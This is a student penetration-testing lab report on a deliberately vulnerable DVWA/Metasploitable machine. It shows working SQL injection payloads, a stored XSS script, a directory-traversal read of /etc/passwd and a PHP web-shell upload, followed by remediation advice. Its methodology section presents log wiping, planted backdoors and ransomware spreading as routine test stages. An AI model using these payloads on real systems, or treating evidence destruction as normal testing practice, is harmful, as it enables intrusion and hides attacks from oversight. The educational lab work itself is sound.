Paul Badu Yakubu

Penetration Testing

Prof. Anthony J. Candeias

April 14, 2024

Lab: Web App Exploit


Executive Summary

Web-based services are ubiquitous, and most organizations allow remote access to these services with almost constant availability. This penetration testing focuses on one of the most common attack routes through websites, web-based applications, and web services. Web applications expose backend services on the network, client-side activities of users accessing the website, and the connection between users and the web application/service's data.

This report demonstrates vulnerabilities discovered on your website. It also demonstrates how these vulnerabilities were leveraged to perform malicious attacks such as SQL Injections, Cross-Site Scripting, Local File Inclusions, and Web Shells. The vulnerabilities found were very critical for the normal operation of your business and defy the integrity, availability, and confidentiality of data. Tactical and strategic recommendations include validating and sanitizing user input, using parameterized queries, and avoiding dynamic queries.


SQL Injections

SQL Injection is a type of security vulnerability that occurs when an attacker manipulates input data to execute arbitrary SQL queries against a database. It typically happens in web applications where user input is directly used in SQL queries without proper validation or sanitization. An attacker can exploit this weakness to bypass authentication, extract sensitive data, or modify the database. During my engagement, I enumerated one box that was running a web server on port 80. First, I downloaded the webpage using curl, which gave me the HTML code of the webpage in the terminal. I then used Nikto, a web server scanner, to conduct thorough assessments on web servers, covering many areas. Furthermore, it examines server configuration elements like the existence of multiple index files and HTTP server options and attempts to recognize installed web servers and associated software. With the help of Nikto, I discovered that the target was running an Apache server- version 2.2.8 and using the MySQL database. This indicates that the target may be vulnerable to SQL injection attacks.



```
┌──(pbadu㉿kali)-[~]
└─$ nikto -h http://10.0.2.5
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.0.2.5
+ Target Hostname:    10.0.2.5
+ Target Port:        80
+ Start Time:         2024-04-10 10:20:44 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
```


Fig 1: Nikto returned the operating system and version of the server (Apache/2.2.8)



```
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mt
ee: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
```

Fig 2: The results indicate the server was running MySQL database.


I also discovered the directory where the login page was located, which is /dvwa directory. Knowing this helped me perform a brute-force attack by using *admin : password* to log into the server.



```
+ Root page /dvwa redirects to: login.php
```

Fig 3: Shows the directory of the login page.


Nikto also gave out the directory of the configuration files, which contained useful information such as the databases being run on the server, the username and password, and the databases' version.



```
+ /dvwa/config/: Directory indexing found.
+ /dvwa/config/: Configuration information may be available remotely.
```

Fig 4: Nikto found the directory for the configuration file.


Knowing that the target is running a MySQL server, I quickly navigate through all directories to find a page that accepts queries to test my attack. Luckily, I found a page that accepts user ID as input and displays First name and Surname. Querying the database with '1' prints the first user, '2' the second, and so on. Providing ***%' or '0'='0*** as input, I retrieved all records in the user's table since '%(false) or '0'='0(true) evaluates to be true. This truly proves that the input box lacks input validation and sanitization.



```
ID: %' or '0'='0
First name: admin
Surname: admin

ID: %' or '0'='0
First name: Gordon
Surname: Brown

ID: %' or '0'='0
First name: Hack
Surname: Me

ID: %' or '0'='0
First name: Pablo
Surname: Picasso

ID: %' or '0'='0
First name: Bob
Surname: Smith
```

Fig 5: Malicious code was injected, and all records in the table were retrieved.

Also, by submitting ***' union select 1,@@version#*** query prints out the database version. Additionally, ***' union all select system_user(),user() #*** , ***' union select null,@@hostname #*** , ***' union all select system_user(),user() #,*** prints out the current user, the hostname and system user, respectively.



```
ID: ' union select 1,@@version#
First name: 1
Surname: 5.0.51a-3ubuntu5
```

Fig 6: Prints out the version of the database.

SQL injection attacks are made possible due to the improper handling of user input by web applications, particularly those that interact with databases using SQL queries. Several factors contribute to the vulnerability:


- Inadequate input validation mechanisms allowed the submission of malicious input, such as SQL code or special characters, which altered the intended behavior of SQL queries.
- Improper Error Handling: Error messages generated by SQL databases can provide valuable information to attackers about the structure and functionality of the underlying database. Insufficient error handling can aid attackers in crafting successful SQL injection attacks.

Overall, SQL injection attacks exploit weaknesses in designing and implementing web applications, particularly in handling user input and interacting with backend databases. Therefore, developers need to implement secure coding practices and robust input validation mechanisms to mitigate the risk of such attacks.

Cross-Site Scripting

Cross-site scripting attack is a security vulnerability in web applications, allowing attackers to inject malicious scripts into web pages viewed by other users. These scripts execute in the context of the victim's browser, enabling attackers to steal sensitive information, manipulate user sessions, deface websites, or launch further attacks. XSS attacks exploit the trust relationship between the user's browser and web application, typically occurring when the application fails to properly validate or sanitize user input before rendering it in the HTML output.


On the page where users are logged in, it accepts the names of users and a message text. I managed to run a script in the textbox where users will receive a message as input. This JavaScript code is an alert that tricks users into clicking on a malicious URL link that directs the users to a malicious website. This website has a backdoor that allows me to access the user's computer through a reverse shell and execute remote codes on the target system. The malicious link I injected attacked all users who signed in to the guestbook on the website since the script runs every time users sign into the Guestbook.



Name * Alice

Message *
```
<script>alert("Click here to continue")</script>
```

Fig 7: How the JavaScript code was injected onto the web server



Vulnerability: Stored Cross Site Scripting (XSS)
Name *
10.0.2.5
Click here to continue
Don't allow 10.0.2.5 to prompt you again
OK
Name: Hello

Fig 8: The alert prompted users to click on a malicious link.


This malicious script was successfully injected into the webpage due to improper input sanitization and lack of output encoding, which allowed me to inject and execute malicious code, typically in JavaScript, within the context of the vulnerable web application. Additionally, trust in user-generated content and the security model of web browsers contribute to the feasibility of XSS attacks. Overall, XSS vulnerabilities highlight the importance of secure coding practices and proper input validation to mitigate the risk of such attacks.

Local File Inclusions

Local File Inclusion represents security vulnerabilities commonly encountered in poorly written web applications. These vulnerabilities arise when a web application permits users to input data into files or upload files directly to the server. An attacker can read and sometimes execute files on the victim's machine. This poses a significant risk, especially if the web server is misconfigured and running with elevated privileges.

To know whether my target was vulnerable to file inclusion, I SSH into the server and located the index.php file to check whether I could understand the redirection logic of the webpage. After successfully locating and opening the index.php file, I found where the vulnerability is located. A $file variable is not being sanitized before being called by the include() function.

Now, knowing file inclusion vulnerabilities can be exploited on the webpage, I tried to look for user account information in the /etc/shadow file using a directory traversal attack, which gave me access to all account information on the server, including password hashes.



```
}

require_once DVWA_WEB_PAGE_TO_ROOT."vulnerabilities/fi/source/{$vulnerabilityFile}";

$page[ 'help_button' ] = 'fi';
$page[ 'source_button' ] = 'fi';

include($file);

dvwaHtmlEcho( $page );

?>msfadmin@metasploitable:~$
```

Fig 9: Gaining the shell after SSH into the target allowed me to read the index.php file to know the logic behind the webpage.

Knowing from the index.php code that any PHP code contained inside will be executed if the web server has access to the requested file. The user's browser will display any non-PHP code in the file. This indicates that a file inclusion vulnerability can be exploited on the include.php page.

Entering *'http://10.0.2.5/dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd'* in the browser address bar forces the browser to display the contents of */etc/passwd* file on screen. The '../' characters used in the example above represent a directory traversal.




```
10.0.2.5/dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd
```
```
ot:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool
od:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh
st:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh
ncp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113::/var
ache/bind:/bin/false postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
mcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false distccd:x:111:65534::/:/bin/false user:x:1001:1001:just a user,111,,:/home/user:/bin/bash service:x:1002:1002:,,,:/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false proftpd:x:113:65534::/var
un/proftpd:/bin/false statd:x:114:65534::/var/lib/nfs:/bin/false
arning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324

arning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325

arning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326
```

Fig 10: Shows user account information stored on the web server.

This attack was successful because there was no sanitization of the user-supplied input. Specifically, the *$file* variable is not being sanitized before being called by the *include()* function.


Web Shell

Web shell attacks exploit file upload vulnerabilities to upload a malicious script, which can then be executed on the webserver to gain unauthorized access or control. I used a backdoor written in PHP and uploaded it to the website, allowing me to interact with the web system and execute various types of commands on the server. The *uname -a* command printed out detailed information about the system, including the kernel name, network node hostname, kernel release, kernel version, machine hardware architecture, and operating system.


Choose an image to upload:

```
../../hackable/uploads/php-backdoor.php succesfully uploaded!
```


Fig 11 Shows the backdoor was successfully uploaded to the server to exploit file upload vulnerability.


execute command: uname -a

```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Fig 12 shows kernel name, network node hostname, kernel release, kernel version, machine hardware architecture, and operating system of the target server.

The *getent passwd www-data* command provides details about the user account associated with the username "www-data.". The **www-data** user is a default user account often used by web servers to manage and serve web content. It is commonly found on Linux-based systems running web server software like Apache or Nginx. When this user account is compromised, it can be used to read and execute access to the web server files, write to a specific directory, retrieve files from remote servers, or send data to clients requesting web content and access log files.



```
getent passwd www-data
```

```
www-data:x:33:33:www-data:/var/www:/bin/sh
```

Fig 12 shows the login shell (/bin/sh) indicates the user has a shell for login purposes.

Recommendations

This section contains detailed technical recommendations for mitigating SQL injection, XSS, file inclusion, and web shell attacks:

<u>SQL Injection:</u>

- Use Parameterized Queries: Instead of concatenating user inputs directly into SQL queries, use parameterized queries or prepared statements provided by your programming language or database framework. Parameterized queries separate data from code, preventing SQL injection attacks.
- Input Validation and Sanitization: Validate and sanitize all user inputs to ensure they adhere to expected formats and do not contain malicious characters. Implement strict validation rules to reject any input that does not meet the expected criteria.
- Least Privilege Principle: Avoid granting unnecessary privileges to database users and limit their access rights to only the necessary database resources. Use the principle of least privilege to minimize the impact of a successful SQL injection attack.

<u>Cross-Site Scripting (XSS):</u>

- Encode Output: Encode user-generated content before rendering it in web pages to prevent the execution of malicious scripts. Use encoding functions specific to the context in which the data will be displayed (e.g., HTML encoding, JavaScript encoding).
- Content Security Policy (CSP): Implement a Content Security Policy (CSP) to specify the allowed content sources and mitigate the risk of XSS attacks. CSP allows you to

define policies for script execution, style rendering, and other web content behaviors.

- Input Validation: Validate and sanitize all user inputs, including form submissions, URL parameters, and cookies, to prevent injection of malicious scripts. Reject any input that contains suspicious or unexpected characters.

<u>Local File Inclusion:</u>

- Use Whitelisting: Only include files from a predefined whitelist of trusted sources. Avoid using dynamic file inclusion mechanisms that allow user-supplied input to specify the file path or URL.
- Disable Remote File Inclusion: If possible, disable the ability to include remote files altogether, as it poses significant security risks. Instead, store all necessary files locally and include them using relative paths.
- File Permissions: Ensure that file permissions are set correctly to prevent unauthorized access to sensitive files. Restrict access to files containing sensitive information, configuration files, and system files.

<u>Web Shell Attacks:</u>

- Security Hardening: Implement security hardening measures to prevent unauthorized access to the web server. Regularly update and patch the operating system, web server software, and other dependencies to address known vulnerabilities.
- File Upload Validation: Validate and sanitize all file uploads to prevent the upload of malicious files, including web shells. Use file type verification, size limits, and malware scanning tools to detect and block malicious uploads.
- Monitoring and Logging: Implement comprehensive logging and monitoring mechanisms to detect suspicious activities, such as unexpected file modifications, unauthorized access attempts, or unusual network traffic. Monitor web server logs, file system changes, and network traffic for signs of web shell activity.

By implementing these technical recommendations, your organization can significantly reduce the risk of SQL injection, XSS, file inclusion, and web shell attacks, enhancing the security posture of their web applications and infrastructure. Additionally, regular security audits, vulnerability assessments, and penetration testing can help identify and remediate security vulnerabilities before attackers exploit them.

Methodology

The methodology I used is divided into six stages:

1. Set the target: Setting the target during a penetration test is very important, as it helped me focus more on specific vulnerable systems to gain system-level access, as per the cyber-kill-chain method.
2. Spider and enumerate: At this point, I have identified the list of web applications and am digging deeper into specific technology versions and their relevant vulnerabilities. Multiple methods are engaged to spider all the web pages, identify technology, and find everything relevant to advance to the next stage.
3. Vulnerability Scanning: All known vulnerabilities are collected during this phase using a well-known vulnerability database containing public exploits or known common security misconfigurations.
4. Exploitation: This phase allows the exploitation of known and unknown vulnerabilities, including the business logic of the application. For example, at the point where an application was vulnerable to admin interface exposure, I tried to gain access to the interface by performing various types of attacks, such as password guessing or brute force attacks, and also specific admin interface vulnerabilities, such as Java Management eXtensions(JMX) console attack on the admin interface without having to log in, deploy war files, and run a remote web shell or run commands directly using an exposed Application Programming Interface (API) endpoint.
5. Cover tracks: At this stage, I erase all evidence of the hack. For example, after compromising the file upload vulnerability and remote command execution on the server, I cleared the application server log, web server log, and system logs. Once tracks are covered, I ensure no logs are left that could reveal the origin of the exploitations.
6. Maintain access: Planting of backdoor and performing privilege escalation or using the system as a zombie to perform more focused internal attacks. This includes spreading ransomware on files that are shared on network drives or even adding the victim system to a domain to take over the enterprise domain.

References:

- https://www.offsec.com/metasploit-unleashed/file-inclusion-vulnerabilities/
- https://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet
- https://www.robotstxt.org/robotstxt.html
- https://github.com/sullo/nikto